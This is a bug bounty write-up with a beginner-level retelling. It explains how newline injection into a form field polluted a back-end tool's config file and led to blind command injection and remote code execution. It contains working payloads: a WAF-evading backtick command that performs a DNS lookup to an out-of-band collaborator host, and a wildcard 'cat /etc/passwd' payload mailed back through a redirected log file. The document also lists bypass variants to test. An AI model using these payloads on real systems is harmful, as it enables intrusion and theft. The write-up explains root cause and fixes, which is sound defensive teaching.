Backend Parameter Injection --> RCE
The web application passed form values directly into a configuration file for a command-line tool, allowing an attacker to inject a newline and define a Title variable that was later used in a system() call. By polluting the Title and LOGFILE parameters, the attacker achieved blind command injection and exfiltrated command output via email.


After performing my recon on a private bug bounty program, I came across a pretty standard web form that accepted numerical values, performed some unknown calculations, and then emailed the results back to the user. It looked something like this example web form from ResearchGate:
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
During recon on a private bug bounty program, I found a fairly ordinary web form on an obscure subdomain. It accepted numerical values, performed some unknown calculations, and emailed the results back to the user. The form looked something like this example web form from ResearchGate:
What drew me in was the combination: an obscure subdomain, a large number of accepted variables, and the strong likelihood that the input was being passed to something that was never designed to face the web. Before anything else I needed to produce a valid result so I could understand how the tool worked.
Setup
The work was done with Burp Suite, using Repeater to submit the form repeatedly and Intercept to modify requests in flight. Burp Collaborator was used later for out-of-band detection. No accounts, roles or versions are described in the report beyond this.
Finding it
I submitted the form a few times through Repeater and noted how each value was passed. After a few attempts across the many parameters, I finally received an email whose output looked like it came from a command line tool. Terminal output reflected anywhere in a web app is worth chasing: if I can work out how to smuggle a command to the back-end service, there is a decent chance of command injection.

Whenever I find an interesting application I check whether it is open source, so I can understand how it works. I googled the variable names and found a repository on GitHub, which I will call CalcTool. Its readme explained that CalcTool reads a configuration file and generates output very similar to the email I had received. That raised two questions: is the web application passing data directly into CalcTool's configuration file, and if so, can I exploit that behaviour?
CalcTool code review
The sample configuration file on GitHub lined up exactly with the variables on the web form, which confirmed that the web app was feeding input to CalcTool. I then searched the code for calls that can execute a command, such as exec, execv and system, since these are usually vulnerable to command injection when an attacker can pass improperly sanitised input to them.
After some time I found exactly one system() call. It sat in an email function that dynamically constructed its arguments from the CalcTool configuration file:
margs = "-s CalcTool Output: '" + jobtitle + "' " + email + " < LOGFILE"
System ("mail" + text)
The end result of these string operations is the following command:
mail -s 'CalcTool Output: job173' [redacted] < /path/to/LOGFILE
Unfortunately I only had access to the email variable, and the web application used a decent regular expression to filter out useful special characters such as (, ` and $.
At this stage I knew two things:
- The web application passes the web form values in a one-to-one fashion to CalcTool's config file.
- There is only one form value I control that reaches a
system()call inside CalcTool, which makes it my best chance at exploitation.
The goal became finding a way to pass input I controlled directly into that system call.
Exploitation
Step 1: Polluting the configuration file
One common filter bypass technique in web application testing is parameter pollution. PortSwigger's definition, quoted in the report, is:
HTTP Parameter Pollution tests the application's response to receiving multiple HTTP parameters with the same name; for example, if the parameter username is included in the GET or POST parameters twice.
Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated ways. By exploiting these effects, an attacker may be able to bypass input validation, trigger application errors or modify internal variables values.
The form accepted values as multipart form-data, which encodes POST data so the web server can parse it easily; it is common with file upload forms because the contents do not have to be URL encoded. Here is an example of a multi-part form courtesy of ResearchGate:

Each field is separated by a boundary, usually -------------------------NUMBER, and CalcTool's web form used this format to separate fields.
If the web application was writing raw values into a CalcTool configuration file, what would happen if a variable were defined more than once? The back-end tool reads a simple text file with a parameter followed by a value on each line. This excerpt comes from the README:
Title "job title"
Email "[redacted]"
LOGFILE "log.txt"
Parameter_a 10
Parameter_b 1.4
...
Parameter_n 33.4
There was no way to set the Title or Logfile variables through the web form. So I applied HTTP parameter pollution to the configuration file itself, using one of the numeric form values I controlled. I added a newline after the numeric value and inserted a Title variable just below it. Instead of the form value looking like this:
-------------------------384837281
Content-Disposition: form-data; name="frequency"

10
-------------------------384837281
it would look like this:
-------------------------384837281
Content-Disposition: form-data; name="frequency"

10
Title "polluted"
-------------------------384837281
Rather than setting frequency to 10, we would set frequency to 10 and the Title to "polluted". My hope was that the web application wrote the output directly to the configuration file, so a successful attack would set the title parameter to the word "polluted" and the subject of my email would read "CalcTool Output: Polluted" instead of the normal "JobOutput_1948333".
After adding the newline and Title variable in Repeater, I sent a request that would result in the config file below:
Title "jobid12"
Parameter_a 10
Parameter_b 1.4
Range 300
Frequency 10
Title "polluted"
For this to work, the application would need to keep only the last declaration of the title variable rather than the first. I used Burp Suite's intercept feature to catch the form and add the polluted variable on a new line, and received the following email:

The pollution worked.
Step 2: Proving command injection out of band
The mail command does not return its output to me directly, so this is a blind command injection and I needed an out-of-band method of exfiltrating data. I tried the following payload using Burp Collaborator:
-------------------------384837281
Content-Disposition: form-data; name="frequency"

10
Title "$(nslookup mycollaborator.com)"
-------------------------384837281
After sending the request and editing it with Burp, I was met with a 403 Forbidden from the web server. A couple of other common payloads gave the same result, and I discovered the application was behind a Web Application Firewall. It was configured to block most Linux commands and would not allow $() or {} at all.
Backticks, however, were allowed, and they can be used for command substitution on Unix systems. So I tried this variant:
...
-------------------------384837281
Content-Disposition: form-data; name="frequency"

10
Title `a=nslo;b=okup;$a$b mycollaborator.com`
...
The payload does the following:
- Declares a variable
aand sets it to the value "nslo". - Declares a variable
band sets it to the value "okup". - Runs
$a$b, which combinesaandbto form thenslookupcommand, and passes itmycollaborator.com(a placeholder for the actual collaborator URL) to get the lookup.
Checking my Collaborator client, I saw a new lookup from the target's IP address. The blind command injection worked.
Step 3: Exfiltrating data through the log file
To prove remote code execution I needed to exfiltrate data, which meant polluting one more variable: LOGFILE. This is where CalcTool reads input in order to email the results to the user.
...
-------------------------384837281
Content-Disposition: form-data; name="frequency"

10
Title `a=ca;b=t;$a$b /e*c/pa*s*d > /tmp/synack77`
LOGFILE /tmp/synack77
...
The final exploit chain works as follows:
- CalcTool's configuration file allows for the definition of a log file.
- The email function shown earlier reads this log into the body of the email in order to send the results back to the user.
- I polluted the title parameter with a payload that writes command results to a file.
- I then polluted the logfile parameter to point at that command result file.
- The results of the calculations would be overwritten by my command, and then the mail command would email me the results of my command.

Here is how the payload looks when CalcTool runs it:
mail -s "CalcTool Output: `a=ca;b=t;$a$b /e*c/pa*s*d > /tmp/synack77`" [redacted] < /tmp/synack77
The command within the backticks is executed before the mail command runs, so the output of the command is stored in /tmp/synack77 before the mail command runs and we get an email with the results. In this case, we are reading /etc/passwd. Finally, I received an email with the results of the cat /etc/passwd command:

Root cause
The web application took multipart form values and wrote them into CalcTool's configuration file in a one-to-one fashion, without preventing a value from containing a newline. Because the configuration format is line-based, a newline inside a value lets the attacker start a new directive. The back-end then keeps the last declaration of a variable, so a polluted Title or LOGFILE overrides the legitimate one.
CalcTool itself then builds a shell command by string concatenation, embedding the jobtitle value inside the mail -s argument, and passes it to system(). The web application's regular expression filtered useful special characters on the email variable, so the title value, written through the configuration file, was the path to the shell. The WAF blocked $() and {} and most Linux commands, but not backticks, which was enough for command substitution.
Impact
An attacker who can submit the form can execute commands on the back-end host and read the results through the emailed log file. In this case the proof was reading /etc/passwd. The report does not describe the privileges of that user or any further reach beyond the host.
Fix
The report does not describe any fix that was applied. The changes that would address the chain are to reject or strip newline characters in form values before they are written to the configuration file, to avoid building shell commands by string concatenation (for example by passing arguments to mail without a shell), and to treat the configuration file as data rather than as a place where user input can introduce new directives.
Variants to test
- Newline injection into line-based config files. Submit a numeric field with a trailing newline and a directive the form does not expose, such as a title or log path. A positive result is a changed email subject or a different file being read.
- Duplicate directive handling. Send the same directive twice and see which one the back-end honours. If the last one wins, the pollution is usable; if the first wins, try placing the payload earlier.
- Backtick substitution behind a WAF. When
$()and{}are blocked, try`a=nslo;b=okup;$a$b host`and watch Collaborator for a DNS lookup from the target. - Log or output file redirection. Look for a parameter that names a file the application later reads back to you, and point it at the file your command writes to. A positive result is an email or response containing your command output.
- Filter coverage per field. Test each field separately for the characters the application filters; a filter on one field does not imply a filter on the value that reaches the shell through another path.
What happened, in plain words
A security researcher was looking around a private bug bounty program. A bug bounty program is a scheme where a company invites outside testers to look for security weaknesses in its systems and pays them for reporting what they find. During that look-around, which testers call reconnaissance (or recon), the researcher found a web form on an unusual subdomain. A subdomain is a prefix on a domain name, so blog.example.com is a subdomain of example.com. The form took numbers, did some calculation the researcher could not see, and emailed the answer back.
That combination was interesting. The form was on a part of the site that looked forgotten, it accepted a lot of different values, and it probably handed those values to a program that was never meant to be reachable from the internet. The researcher wanted to understand how the tool worked, so the first job was to get one valid result out of it.
What followed was a chain of small discoveries. The emailed output looked like it came from a command line tool, meaning a program you run by typing commands in a terminal. The researcher found the tool's source code on GitHub, read it, and spotted a place where it builds a shell command out of text taken from a configuration file. The web form wrote the user's input straight into that configuration file. By slipping an extra line into a numeric field, the researcher could add settings the form never offered, including the email subject and the name of the log file that gets emailed back. That was enough to run commands on the server and read the results in an email.
This article walks through the same steps in the same order, explaining each idea from scratch.
The starting point: a form that emails results
The researcher found a fairly ordinary web form. It accepted numerical values, performed some unknown calculations, and emailed the results back to the user. It looked something like this example web form from ResearchGate:
A web form is the part of a page with boxes you fill in and a button you press. When you press the button, your browser sends the contents of the boxes to a web server. A web server is the computer (or program) that holds the website and answers requests from browsers.
Why did this form stand out? Three reasons, all mentioned in the report:
- It sat on an obscure subdomain, a part of the site that is easy to overlook and often less carefully maintained.
- It accepted a lot of variables. A variable here means one named input field, such as a number the calculation needs.
- It probably passed the input to something that was not designed for the web. Many small internal tools are written to be run by a person at a keyboard, not to receive text from strangers over the internet.
Before testing anything, the researcher needed a valid result. You cannot tell whether you have changed a system's behaviour unless you first know what normal behaviour looks like. So the first step was simply to submit the form properly and see what came back.
The tools used
The work was done with Burp Suite, a program that sits between your browser and a website so you can watch and edit the traffic. Two of its features matter here:
- Repeater lets you take one request and send it again and again, changing a little each time. A request is the message your browser sends to a server, for example "here are my form values, please calculate".
- Intercept pauses a request on its way out so you can edit it by hand before it is sent.
Later the researcher used Burp Collaborator. This is a service that gives you a unique domain name and tells you if anything ever looks it up or connects to it. It is useful when a server runs a command but never shows you the output: if your command makes the server contact your unique domain, the Collaborator server records the contact, and you know the command ran.
The report does not describe any accounts, roles or software versions beyond this.
Finding the trail
The researcher submitted the form a few times through Repeater and noted how each value was passed. Watching the traffic tells you the shape of the request: which field names exist, what format the values take, and what the server sends back.
After a few attempts across the many parameters, an email arrived whose output looked like it came from a command line tool. Terminal output is the text a command prints when it runs. Seeing that kind of text reflected anywhere in a web app is worth chasing: if you can work out how to smuggle a command to the back-end service, there is a decent chance of command injection.
Command injection is a vulnerability where an attacker manages to get their own command executed by the server, usually by hiding it inside input the server trusts. The everyday comparison: imagine a note to a kitchen saying "bring me soup and also unlock the back door". If the kitchen follows the whole note literally instead of treating "and also unlock the back door" as part of the soup's name, you have injected an instruction. Computers are literal in the same way unless the program is carefully written to separate instructions from data.
A back-end service is the program behind the website that does the real work. Your browser talks to the web server, and the web server talks to the back-end. You never see the back-end directly; you only see what it sends back.
Reading the source code
Whenever the researcher finds an interesting application, the next move is to check whether it is open source. Open source means the program's code is published for anyone to read. If it is, you can understand exactly how it works instead of guessing.
The researcher googled the variable names from the form and found a repository on GitHub, called CalcTool in the report. A repository is a project folder hosted online, usually with its history of changes. Its readme, the introductory document that explains what the project does, said that CalcTool reads a configuration file and generates output very similar to the email that had arrived.
A configuration file is a plain text file of settings that a program reads when it starts. Think of it as a list of instructions on a recipe card: each line says one thing, such as what to call the job or where to write the log.
That raised two questions:
- Is the web application passing data directly into CalcTool's configuration file?
- If so, can that behaviour be exploited?
CalcTool code review
The sample configuration file on GitHub lined up exactly with the variables on the web form. That confirmed the web app was feeding input to CalcTool.
The researcher then searched the code for calls that can execute a command, such as exec, execv and system. These are functions, meaning named blocks of code that do a job when called. They are usually vulnerable to command injection when an attacker can pass improperly sanitised input to them. Sanitising means cleaning input so that dangerous characters cannot do anything unexpected, the way a form might reject letters in a phone number field.
After some time the researcher found exactly one system() call. It sat in an email function that built its arguments from the CalcTool configuration file:
margs = "-s CalcTool Output: '" + jobtitle + "' " + email + " < LOGFILE"
System ("mail" + text)
Line by line:
margs = "-s CalcTool Output: '" + jobtitle + "' " + email + " < LOGFILE"builds a piece of text by gluing parts together with+. The fixed parts are-s CalcTool Output: ', then whatever is stored injobtitle, then', then whatever is stored inemail, then< LOGFILE. Thejobtitlevalue comes from the configuration file, so whatever is written there ends up inside this text.System ("mail" + text)calls the operating system's command runner with the wordmailfollowed by that text. In other words, the program asks the computer to run themailcommand, and the arguments to that command are partly made of configuration values.
The end result of these string operations is the following command:
mail -s 'CalcTool Output: job173' [redacted] < /path/to/LOGFILE
This is a shell command. The shell is the program that reads typed commands and runs them. Here mail is the command being run, -s tells it the next piece is the subject line, 'CalcTool Output: job173' is that subject, [redacted] is the recipient, and < /path/to/LOGFILE means "read the body of the email from this file". The < symbol is called input redirection: it feeds a file's contents into the command as if someone were typing them.
Unfortunately the researcher only had access to the email variable, and the web application used a decent regular expression to filter out useful special characters such as (, ` and $. A regular expression is a pattern used to match text, for example "only allow letters, digits and an at sign". Filtering means removing or rejecting anything that does not match. The characters listed are the ones shells treat as instructions, so blocking them is a sensible defence.
At this stage the researcher knew two things:
- The web application passes the web form values in a one-to-one fashion to CalcTool's config file. One-to-one means each form field becomes one line in the file, with the same name and the same value.
- There is only one form value under the researcher's control that reaches a
system()call inside CalcTool, which makes it the best chance at exploitation.
The goal became finding a way to pass controlled input directly into that system call.
Exploitation
Step 1: Polluting the configuration file
One common filter bypass technique in web application testing is parameter pollution. Parameter is another word for a named input value, like frequency=10 in a request. HTTP Parameter Pollution means sending the same parameter more than once, or in a way the application did not expect, so that different parts of the system disagree about its value.
PortSwigger's definition, quoted in the report, is:
HTTP Parameter Pollution tests the application's response to receiving multiple HTTP parameters with the same name; for example, if the parameter username is included in the GET or POST parameters twice.
Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated ways. By exploiting these effects, an attacker may be able to bypass input validation, trigger application errors or modify internal variables values.
The form accepted values as multipart form-data. This is a way of encoding POST data so the web server can parse it easily. A POST request is the kind a browser sends when you submit a form, as opposed to a GET request, which is what happens when you simply open a page. Multipart encoding is common with file upload forms because the contents do not have to be URL encoded. URL encoding is the scheme that turns spaces and symbols into codes like %20 so they can travel safely in a web address. Here is an example of a multi-part form courtesy of ResearchGate:
Each field is separated by a boundary, usually -------------------------NUMBER. The boundary is a marker line that says "a new field starts here". CalcTool's web form used this format to separate fields.
Now the key question: if the web application was writing raw values into a CalcTool configuration file, what would happen if a variable were defined more than once? The back-end tool reads a simple text file with a parameter followed by a value on each line. This excerpt comes from the README:
Title "job title"
Email "[redacted]"
LOGFILE "log.txt"
Parameter_a 10
Parameter_b 1.4
...
Parameter_n 33.4
Line by line:
Title "job title"sets the title, which becomes the email subject.Email "[redacted]"sets where the result is sent.LOGFILE "log.txt"names the file where the calculation output is written, and which is later read into the email body.Parameter_a 10,Parameter_b 1.4and so on are the numeric inputs for the calculation. The...stands for the rest of the list up toParameter_n.
There was no way to set the Title or Logfile variables through the web form. Those lines were written by the application itself, not by the user.
So the researcher applied the idea of HTTP parameter pollution to the configuration file itself, using one of the numeric form values under their control. The trick: add a newline after the numeric value and insert a Title variable just below it. A newline is the invisible character that marks the end of a line, the same one you get when you press Enter. In a line-based file, a newline is what separates one setting from the next, so a newline inside a value is like writing an extra line on a form that only expected one.
Instead of the form value looking like this:
-------------------------384837281
Content-Disposition: form-data; name="frequency"

10
-------------------------384837281
Line by line:
-------------------------384837281is the boundary line that starts the field.Content-Disposition: form-data; name="frequency"is a header, a line of metadata, saying this field is calledfrequency.- The blank line separates the headers from the actual value.
10is the value the user typed.- The final boundary line marks the end of the field.
it would look like this:
-------------------------384837281
Content-Disposition: form-data; name="frequency"

10
Title "polluted"
-------------------------384837281
The only difference is the extra line Title "polluted" after the 10. To the web application, the value of frequency is now the text 10 followed by a newline followed by Title "polluted". If the application copies that text straight into the configuration file, the file gains a second Title line that the user was never supposed to be able to write.
Rather than setting frequency to 10, the request would set frequency to 10 and the Title to "polluted". The hope was that the web application wrote the output directly to the configuration file, so a successful attack would set the title parameter to the word "polluted" and the subject of the email would read "CalcTool Output: Polluted" instead of the normal "JobOutput_1948333".
After adding the newline and Title variable in Repeater, the researcher sent a request that would result in the config file below:
Title "jobid12"
Parameter_a 10
Parameter_b 1.4
Range 300
Frequency 10
Title "polluted"
Line by line:
Title "jobid12"is the title the application writes itself.Parameter_a 10,Parameter_b 1.4,Range 300andFrequency 10are the calculation inputs, including the pollutedFrequencyline.Title "polluted"is the extra line smuggled in through thefrequencyvalue.
For this to work, the application would need to keep only the last declaration of the title variable rather than the first. Many configuration readers behave that way: later lines override earlier ones, like a second note on a fridge replacing the first. The researcher used Burp Suite's intercept feature to catch the form and add the polluted variable on a new line, and received the following email:
The pollution worked. The email subject showed the injected title, which proved that user input could add new settings to the configuration file.
Step 2: Proving command injection out of band
The mail command does not return its output to the researcher directly, so this is a blind command injection. Blind means the command runs but you do not see its output in the response; you only get indirect evidence that it happened. The everyday comparison: you post a letter and cannot see inside the recipient's house, so you ask them to switch on a light you can see from the street.
Because the output is invisible, the researcher needed an out-of-band (OOB) method of exfiltrating data. Exfiltrating means getting data out of a system through a channel other than the normal response. Out-of-band means using a separate channel, such as a DNS lookup or a connection to another server, to carry the signal.
The researcher tried the following payload using Burp Collaborator:
-------------------------384837281
Content-Disposition: form-data; name="frequency"

10
Title "$(nslookup mycollaborator.com)"
-------------------------384837281
Line by line:
- The boundary and
Content-Dispositionlines are the normal start of thefrequencyfield. 10is the ordinary numeric value.Title "$(nslookup mycollaborator.com)"is the injected line.nslookupis a command that asks a DNS server to translate a domain name into an address.$(...)means "run the command inside the brackets and put its output here". So if the shell ever processes this title, it will runnslookup mycollaborator.com, and the Collaborator service will record the lookup.- The final boundary closes the field.
After sending the request and editing it with Burp, the researcher was met with a 403 Forbidden from the web server. A 403 Forbidden is the status code a server returns when it refuses to serve a request. A couple of other common payloads gave the same result, and the researcher discovered the application was behind a Web Application Firewall (WAF). A WAF is a filter that sits in front of a website and inspects requests, blocking ones that look like attacks, much like a bouncer checking IDs at a door.
It was configured to block most Linux commands and would not allow $() or {} at all. Linux is a family of operating systems widely used on servers. The blocked characters are the ones shells use to run a command and insert its output, so the WAF was doing its job.
Backticks, however, were allowed, and they can be used for command substitution on Unix systems. Command substitution means putting the output of one command in place of the command itself, so the surrounding command sees the result as text. Backticks are the older way to write it: `command` does the same job as $(command). So the researcher tried this variant:
...
-------------------------384837281
Content-Disposition: form-data; name="frequency"

10
Title `a=nslo;b=okup;$a$b mycollaborator.com`
...
Line by line:
- The
...at the top and bottom stand for the rest of the request, which is unchanged. 10is again the ordinary value.Title `a=nslo;b=okup;$a$b mycollaborator.com`is the injected line. Everything between the backticks is run by the shell.a=nslocreates a variable calledaholding the textnslo.b=okupcreates a variable calledbholdingokup.$a$bjoins the two values together intonslookup, andmycollaborator.comis passed to it as the name to look up. The semicolons separate the three commands.
The payload does the following:
- Declares a variable
aand sets it to the value "nslo". - Declares a variable
band sets it to the value "okup". - Runs
$a$b, which combinesaandbto form thenslookupcommand, and passes itmycollaborator.com(a placeholder for the actual collaborator URL) to get the lookup.
Why split the word? The WAF blocked most Linux commands, so the word nslookup never appears in the request, but the shell still builds it at run time. Written as two harmless-looking pieces, nslo and okup, the word nslookup never appears in the request, but the shell still builds it at run time. It is the same idea as spelling a forbidden word in two halves so a filter does not recognise it.
Checking the Collaborator client, the researcher saw a new lookup from the target's IP address. An IP address is the numeric label that identifies a computer on a network. The lookup proved that the server had run the command, so the blind command injection worked.
Step 3: Exfiltrating data through the log file
To prove remote code execution the researcher needed to exfiltrate data. Remote code execution (RCE) means running your own commands on someone else's machine over a network. A DNS lookup proves a command ran, but it does not show the contents of a file, so the next step was to get real data back.
That meant polluting one more variable: LOGFILE. This is where CalcTool reads input in order to email the results to the user. If the researcher could point LOGFILE at a file containing command output, the email would carry that output back.
...
-------------------------384837281
Content-Disposition: form-data; name="frequency"

10
Title `a=ca;b=t;$a$b /e*c/pa*s*d > /tmp/synack77`
LOGFILE /tmp/synack77
...
Line by line:
10is the ordinary numeric value.Title `a=ca;b=t;$a$b /e*c/pa*s*d > /tmp/synack77`is the injected title.a=caandb=tbuild the wordcat, a command that prints a file's contents.$a$bruns it./e*c/pa*s*dis the file path written with wildcards:*stands for "any characters", so the shell expands the pattern to match the real path of/etc/passwd./etc/passwdis a standard Linux file listing user accounts. The>symbol means output redirection: it sends the command's output into the file named after it, here/tmp/synack77./tmpis a temporary folder that any user can usually write to.LOGFILE /tmp/synack77is the second injected line. It tells CalcTool to use/tmp/synack77as its log file, which is the file it reads into the email body.
The final exploit chain works as follows:
- CalcTool's configuration file allows for the definition of a log file.
- The email function shown earlier reads this log into the body of the email in order to send the results back to the user.
- The researcher polluted the title parameter with a payload that writes command results to a file.
- The researcher then polluted the logfile parameter to point at that command result file.
- The results of the calculations would be overwritten by the command, and then the mail command would email the results of the command.
Here is how the payload looks when CalcTool runs it:
mail -s "CalcTool Output: `a=ca;b=t;$a$b /e*c/pa*s*d > /tmp/synack77`" [redacted] < /tmp/synack77
Line by line:
mailis the command being run.-ssays the next argument is the subject."CalcTool Output:a=ca;b=t;$a$b /ec/pas*d > /tmp/synack77"is the subject. The backticks inside it are command substitution, so the shell runs the command and puts its output in the subject. The command buildscat, runs it on the wildcard path that matches/etc/passwd, and writes the result to/tmp/synack77.[redacted]is the recipient.< /tmp/synack77feeds that file into the email as its body.
The command within the backticks is executed before the mail command runs, so the output of the command is stored in /tmp/synack77 before the mail command runs and an email arrives with the results. In this case, the file being read is /etc/passwd. Finally, the researcher received an email with the results of the cat /etc/passwd command:
Root cause
The web application took multipart form values and wrote them into CalcTool's configuration file in a one-to-one fashion, without preventing a value from containing a newline. Because the configuration format is line-based, a newline inside a value lets the attacker start a new directive. The back-end then keeps the last declaration of a variable, so a polluted Title or LOGFILE overrides the legitimate one.
CalcTool itself then builds a shell command by string concatenation, embedding the jobtitle value inside the mail -s argument, and passes it to system(). String concatenation is gluing pieces of text together, as in the + lines above. The web application's regular expression filtered useful special characters on the email variable, so the title value, written through the configuration file, was the path to the shell. The WAF blocked $() and {} and most Linux commands, but not backticks, which was enough for command substitution.
In short, there were three layers of weakness:
- The form accepted a newline inside a value and copied it into a line-based file.
- The configuration reader let a later line override an earlier one.
- The program built a shell command out of configuration text and ran it through
system().
Impact
An attacker who can submit the form can execute commands on the back-end host and read the results through the emailed log file. In this case the proof was reading /etc/passwd.
Fix
The changes that would address the chain are to reject or strip newline characters in form values before they are written to the configuration file, to avoid building shell commands by string concatenation (for example by passing arguments to mail without a shell), and to treat the configuration file as data rather than as a place where user input can introduce new directives.
Variants to test
- Newline injection into line-based config files. Submit a numeric field with a trailing newline and a directive the form does not expose, such as a title or log path. A positive result is a changed email subject or a different file being read.
- Duplicate directive handling. Send the same directive twice and see which one the back-end honours. If the last one wins, the pollution is usable; if the first wins, try placing the payload earlier.
- Backtick substitution behind a WAF. When
$()and{}are blocked, try`a=nslo;b=okup;$a$b host`and watch Collaborator for a DNS lookup from the target. - Log or output file redirection. Look for a parameter that names a file the application later reads back to you, and point it at the file your command writes to. A positive result is an email or response containing your command output.
- Filter coverage per field. Test each field separately for the characters the application filters; a filter on one field does not imply a filter on the value that reaches the shell through another path.
Glossary
- Back-end service: the program behind a website that does the real work; your browser never talks to it directly.
- Blind command injection: command injection where the command runs but its output is not shown in the response, so you need another way to detect it.
- Boundary: the marker line in a multipart request that separates one field from the next.
- Bug bounty program: a scheme where a company invites outside testers to find security weaknesses and pays for reports.
- Burp Collaborator: a service that gives you a unique domain and records any lookup or connection to it, used to detect blind vulnerabilities.
- Burp Suite: a tool that sits between browser and website so you can inspect and edit requests.
- Command injection: a vulnerability where an attacker gets their own command executed by the server by hiding it in trusted input.
- Command substitution: putting the output of one command in place of the command itself; written with backticks or
$(). - Configuration file: a plain text file of settings a program reads when it starts.
- DNS: the system that translates domain names into IP addresses.
- Exfiltration: getting data out of a system through a channel other than the normal response.
- 403 Forbidden: the status code a server returns when it refuses to serve a request.
- GET request: the kind of request a browser sends when you simply open a page.
